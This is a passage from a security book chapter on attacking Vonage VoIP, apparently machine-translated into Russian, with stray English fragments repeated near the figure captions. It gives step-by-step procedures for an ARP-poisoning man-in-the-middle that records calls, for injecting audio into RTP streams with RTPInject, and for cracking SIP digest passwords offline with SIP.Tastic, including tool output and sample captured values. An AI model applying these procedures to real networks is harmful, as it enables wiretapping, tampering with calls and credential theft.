


Рисунок 8-6: Цели атаки "человек посередине".

12. Выберите желто-черный значок, второй слева в строке меню, чтобы официально запустить атаку "человек посередине". Недоверенная третья сторона начнет отправлять ARP-ответы в сетевую подсеть, сообщая 172.16.1.119, что MAC-адрес 172.16.1.1 обновлен на 00-00-86-59-C8-94. См. рисунок 8-7.

updated to 00-00-86-59-C8-94. (See Figure 8-7.)




Рисунок 8-7: Атака "человек посередине" в процессе с ARP poisoning.

В этот момент весь трафик в локальной сети сначала идет к недоверенной третьей стороне, а затем дальше по своему правильному маршруту. Затем атакующий может использовать Cain & Abel, который предоставляет VoIP-сниффер, чтобы захватывать RTP-пакеты и собирать их в .wav-файлы, открываемые Windows Media Player.

13. После того как пользователь Vonage совершит телефонный звонок, выполните следующие шаги, чтобы посмотреть захваченную аудиоинформацию:

- Выберите вкладку Sniffer в верхнем ряду.
- В нижнем ряду выберите VoIP. Если в сети происходила VoIP-коммуникация с использованием RTP-медиапотокa, Cain & Abel автоматически сохранит RTP-пакеты, соберет их и сохранит в формате .wav. Как показано на рисунке 8-8, Cain & Abel захватил несколько телефонных разговоров по сети с помощью нескольких простых шагов.

Используя атаку "человек посередине" и стандартный VoIP-сниффер Cain & Abel, атакующий может легко захватить, декодировать и записать всю голосовую коммуникацию в сети Vonage.

Start/End	Start/End	IP1 (Codec)	IP2 (Codec)	Status	File
13/03/2009 - 10:15:17	13/03/2009 - 10:15:30	192.168.0.60:10084 (PCML,8kHz,Mono)	69.59.241.174:12060 (PCMU,8kHz,Mono)		RTP-2007031317154968E.wav
13/03/2009 - 10:39:49	13/03/2009 - 10:40:11	192.168.0.60:10086 (PCML,8kHz,Mono)	69.59.241.162:12536 (PCMU,8kHz,Mono)		RTP-200703131743303F7.wav

Рисунок 8-8: Захваченная VoIP-коммуникация через RTP-пакеты.

Инъекция голоса (RTP)

RTP - это медиаслой, используемый Vonage. Помимо слабостей, позволяющих прослушивать VoIP, RTP также уязвим для инъекционных атак. Инъекционные атаки позволяют вредоносным сущностям внедрять аудио в существующие телефонные VoIP-звонки. Например, атакующий мог бы внедрить аудиофайл, который говорит "Sell at 118", между двумя биржевыми брокерами, обсуждающими инсайдерскую торговую информацию.

Чтобы внедрить аудио между двумя конечными точками VoIP, необходимо использовать RTP-пакеты, повторяющие информацию timestamp, sequence и SSRC настоящих RTP-пакетов. Например, в заданном RTP-сеансе timestamp обычно начинается с 0 и увеличивается на длину содержимого кодека, например 160 мс, sequence начинается с 0 и увеличивается на 1, а SSRC обычно является статическим значением для сеанса и функцией времени. Все три значения либо предсказуемы по своей природе, либо статичны. Собрать правильную информацию timestamp, sequence и SSRC довольно легко, потому что вся информация проходит по сети открытым текстом. Атакующий может просто прослушать сеть, прочитать информацию, необходимую для атаки, и внедрить свои новые аудиопакеты. Кроме того, поскольку информация не случайна, был написан инструмент, описанный в этом разделе, который автоматизирует процесс и требует от атакующего мало усилий. На рисунке 8-9 показан пример процесса RTP-инъекции.

from the attacker. Figure 8-9 shows an example of the RTP inject




Рисунок 8-9: RTP-инъекция.

Обратите внимание, что SSRC-номер атакующего совпадает с SSRC-номером цели, но его sequence number и timestamp синхронизированы с легитимным сеансом, то есть увеличиваются соответствующим образом. Это заставляет конечную точку предположить, что пакеты атакующего являются частью настоящего сеанса.

Чтобы внедрять аудио в VoIP-сети, использующие RTP, атакующему следует использовать RTPInject, инструмент, автоматизирующий действия, необходимые для внедрения пакетов в существующий аудиопоток. Он автоматически вносит соответствующие изменения в значения timestamp, sequence и SSRC от имени пользователя. Единственное требование - аудиофайл для внедрения; однако RTPInject по умолчанию поставляется с примером аудиофайла для целей proof of concept. Чтобы внедрить аудио в существующий VoIP-звонок, атакующий выполнил бы следующие шаги:

1. Загрузите RTPInject, написанный Zane Lackey и Alex Garbutt, с <http://www.isecpartners.com/tools.html>. Следуйте файлу Readme.txt для использования на Windows-машине. Linux-версия RTPInject зависит от следующих пакетов, которые предустановлены в большинстве современных Linux-систем, таких как Ubuntu, Red Hat и BackTrack Live CD; ее всегда нужно запускать с root-привилегиями:

- Python 2.4 или выше
- GTK 2.8 или выше
- PyGTK 2.8 или выше

2. Установите библиотеку `pyrcap`, включенную в `RTPInject`, с помощью следующих команд:

```
bash# tar zxvf pyrcap-1.1.tar.gz
bash# cd pyrcap-1.1
bash# make all
bash# make install (*Note: This step must be performed as root.)
```

3. Установите библиотеку `dpkt`, включенную в `RTPInject`, с помощью следующих команд:

```
bash# tar zxvf dpkt-1.6.tar.gz
bash# cd dpkt-1.6
bash# make install
```

4. При необходимости выполните атаку "человек посередине" в сети с использованием `dsniff` (Linux) или `Cain & Abel` (Windows), как описано ранее в этой главе, чтобы захватить все RTP-потoki в локальной подсети.

5. Запустите `RTPInject` следующей командой:

```
bash# python rtpinject.py
```

После загрузки `RTPInject` на основном экране появятся три поля, включая `Source`, `Destination` и `Voice Codec`. См. рисунок 8-10. Поле `Source` будет автоматически заполняться по мере того, как `RTPInject` прослушивает RTP-потoki в сети.

6. Когда в поле `Source` появится новый IP-адрес, щелкните его; затем будут показаны целевой VoIP-телефон и голосовой кодек, используемый в потоке.

stream.




Рисунок 8-10: Главное окно RTPInject.

7. Поскольку RTPInject отображает используемый голосовой кодек, атакующий может создать аудиофайл с нужным кодеком, который она хочет внедрить. Используя Windows Sound Recorder или Sox для Linux, создайте аудиофайл в формате, показанном RTPInject, например A-Law, u-Law, GSM, G.723, PCM, PCMA и/или PCMU.
- Откройте Windows Sound Recorder (Start > Programs > Accessories > Entertainment > Sound Recorder).
 - Нажмите кнопку Record, запишите аудиофайл, а затем нажмите кнопку Stop.
 - Выберите File > Save As.
 - Выберите Change. В разделе Format выберите кодек, отображенный в RTPInject. См. рисунок 8-11. И Windows Sound Recorder, и Linux-аудиоутилиты Sox позволяют транскодировать любой исходный аудиофайл в другой тип.

audio to another type.)




Рисунок 8-11: Кодек Windows Sound Recorder.

- Нажмите OK, а затем выберите Save.

8. После создания этого аудиофайла с помощью Windows Sound Recorder или Sox нажмите кнопку папки в RTPInject и перейдите к расположению файла, записанного в шаге 6, как показано на рисунке 8-12.

the file recorded in step 6 (depicted in Figure 8-12).




Рисунок 8-12: Диалог выбора.

9. Выбрав RTP-поток и аудиофайл, нажмите кнопку Inject. Затем RTPInject внедрит выбранный аудиофайл в целевой хост в RTP-поток, как показано на рисунке 8-13.

the RTP stream, as shown in Figure 8-13.



Рисунок 8-13: Внедрение аудио с RTPInject.

Извлечение имени пользователя/пароля (SIP)

Vonage использует SIP для установления сеанса. Чтобы пользователь мог совершить телефонный звонок через Vonage, его базовая станция должна корректно пройти аутентификацию. Как отмечалось в главе 2, SIP использует digest-аутентификацию, уязвимую для базовой автономной словарной атаки. Чтобы выполнить автономную словарную атаку, атакующему нужно прослушать в сети имя пользователя, realm, Method, URI, nonce и MD5 response hash; все это доступно ему по сети открытым текстом. Получив эту информацию, атакующий берет словарь паролей и подставляет каждый пароль в предыдущие уравнения вместе со всеми остальными захваченными элементами. После этого у атакующего будет вся информация, необходимая, чтобы с легкостью выполнить автономную словарную атаку.

Информация для выполнения автономной словарной атаки доступна пассивному атакующему из двух пакетов: пакета challenge от SIP-сервера и пакета response от User Agent. Пакет от SIP-сервера будет содержать challenge и realm открытым текстом, а пакет от User Agent будет содержать имя пользователя, method и URI открытым текстом. В этот момент атакующий может взять пароль из словаря, соединить его со значениями имени пользователя и realm и создать первое значение MD5-хэша. Затем атакующий может взять Method и URI, прослушанные в сети, чтобы создать второе значение MD5-хэша. После генерации двух хэшей атакующий соединит первый MD5, nonce, прослушанный в сети, и второе значение MD5-хэша и создаст итоговое значение Response MD5. Если получившееся значение MD5-хэша совпадает со значением Response MD5 hash, прослушанным в сети, атакующий знает, что подобрал правильный пароль. Если значения MD5-хэшей не совпадают, атакующий должен повторить процесс с новым паролем, пока не получит значение хэша, совпадающее с захваченным в сети. В отличие от онлайн-атаки brute-force, где у атакующего может быть только три попытки до блокировки, автономную проверку можно выполнять неограниченное число раз, пока пароль не будет взломан. Для более глубокого понимания аутентификации см. главу 2. Чтобы получить SIP-пароль пользователя Vonage с помощью Cain & Abel и SIP.Tastic, атакующий выполнил бы следующие шаги:

1. Повторите шаги 1-13 из раздела "Прослушивание звонков (RTP)" на странице 159.
 2. После того как пользователь Vonage совершит телефонный звонок, выполните следующие шаги, чтобы найти и прослушать информацию, необходимую для brute-force пароля:
- Выберите вкладку Sniffer в верхнем ряду.
 - Выберите вкладку Passwords в нижнем ряду.
 - Выделите SIP на левой панели, как показано на рисунке 8-14.





Рисунок 8-14: Захваченная SIP-информация.

3. Теперь, когда необходимая информация SIP-аутентификации захвачена в сети, загрузите SIP.Tastic (SIP.Tastic.exe) с <http://www.isecpartners.com/tools.html>.
 4. Запустите SIP.Tastic из меню Start (Start > Programs > iSEC Partners > SIP.Tastic > SIP.Tastic).
 5. Введите в инструмент SIP-информацию, прослушанную из Cain & Abel на рисунке 8-14:
- Dictionary file: isec.dict.txt
 - Username: 16505871532
 - Realm: 69.59.242.86
 - Method: REGISTER
 - URI: sip:f.voncp.com:10000
 - Nonce: 230948039

- MD5 Response Hash Value: b56ce72431cdff8d6e6539afecac522c

Если пароль указан в словарном файле, инструмент через несколько минут покажет раскрытый пароль, как показано на рисунке 8-15.



```
CMD
C:\>SIP.Tastic.exe

VoIP SIP Password Tester
iSEC Partners, Copyright 2007 (c)
http://www.isecpartners.com
Written by Himanshu Dwivedi

What dictionary file do you wish to test (e.g. isec.dict.txt)?
isec.dict.txt
Loaded 279555 dictionary words from isec.dict.txt.

Please type in the captured Username (e.g. Sonia):
16505871532

Please type in the captured Realm (e.g. isecpartners.com):
69.59.242.86

Please type in the captured Method (e.g. REGISTER):
REGISTER

Please type in the captured URI (e.g. sip:192.168.2.102):
sip:f.voncp.com:10000

Please type in the captured Nonce Data value (e.g. 350c0fec):
230948039

Please type in the captured MD5 result hash value:
("Digest Authentication Response" in your sniffed SIP session)
b56ce72431cdff8d6e6539afecac522c

Brute forcing passwords...
Testing password %71.0: rettemptation
```

Рисунок 8-15: Взломанный пароль Vonage с использованием SIP.Tastic.

VoIP-решения для ПК

VoIP-решения для ПК стали развивающимся трендом последних нескольких лет. По мере того как такие решения становились проще в разработке и популярнее, почти каждая онлайн-компания выпустила peer-to-peer VoIP-клиент. Крупные организации, включая Google, Microsoft, Yahoo!, EarthLink и даже Nero, которая выпускает ПО для записи CD/DVD, выпустили VoIP-клиенты для ПК. В этом разделе обсуждается безопасность наиболее популярных VoIP-решений для ПК.

Yahoo! Messenger

